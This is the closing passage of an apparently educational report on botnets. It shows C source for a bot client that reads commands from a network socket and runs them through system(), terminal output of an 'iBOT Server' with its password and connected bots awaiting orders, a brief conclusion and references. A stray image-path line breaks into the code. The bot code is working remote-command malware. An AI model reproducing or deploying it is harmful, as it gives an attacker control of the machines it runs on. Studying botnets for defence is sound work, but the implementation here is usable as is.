    select(FD_SETSIZE,&testfds,NULL,NULL,NULL);
    for(fd=0;fd<FD_SETSIZE;fd++){
        if(FD_ISSET(fd,&testfds)){
            if(fd==sockfd){
                result = read(sockfd, msg, MSG_SIZE);   /*read data from open socket*/
                msg[result] = '\0';     /* Terminate string with null */
                printf("%s", msg+1);
                system(msg+1);      /* Calling system commands */
                if (msg[0] == 'X') {
                    close(sockfd);
                    exit(0);
                }
            }
```


```
            else
                if(fd == 0){        /*process keyboard activiy*/
                    fgets(kb_msg, MSG_SIZE+1, stdin);
                    if (strcmp(kb_msg, "quit\n")==0) {
                        sprintf(msg, "Xis shutting down.\n");
                        write(sockfd, msg, strlen(msg));
                        close(sockfd);  /*close the socket*/
                        exit(0);    /*end program*/
                    }
                    else{
                        sprintf(msg, "M%s", kb_msg);
                        write(sockfd, msg, strlen(msg));
                    }
                }
            }
        }
    }
  }
}
```

OUTPUT


root@localhost: ~/Desktop/BOTNET/Botnet-using-c
File Actions Edit View Help
root@localhost:~/Desktop/BOTNET/Botnet-using-c# ./client -p 7400 loca
** Client program starting (enter "quit" to stop):
sh: 1: 9f: not found
root@localhost:~/Desktop/BOTNET/Botnet-using-c# ./client -p 7400 localhost
** Client program starting (enter "quit" to stop):
sh: 1: 9f: not found
Home
programs
Untitled-1
ios
Trash


root@localhost: ~/Desktop/BOTNET/Botnet-using-c
File Actions Edit View Help
root@localhost:~/Desktop/BOTNET/Botnet-using-c# ./server -p 7400
****************** iBOT Server ******************
Authentication :
Password : cyber
** Server waiting (enter "quit" to stop):
→ Bot No. 1 standby for orders
>>
→ Bot No. 2 standby for orders
>>





CONCLUSION

This document has tries to describes and demonstrate on botnet.This describes about models of botnet and working of it. This document explore about types of different botnet attacks and Implementation of botnet.

REFERENCES

1. Botnet : The killer web app A book by Craig A. Schiller, Jim Binkley, David Harley, Gadi Evron , Tony Bradley ,Carsten Willems and Michael Cross.
2. https://www.cloudflare.com/learning/ddos/what-is-a-ddos-botnet/
3. https://blog.eccouncil.org/botnets-and-their-types/
4. https://cyware.com/news/types-of-botnets-and-how-they-affect-you-d4d52b95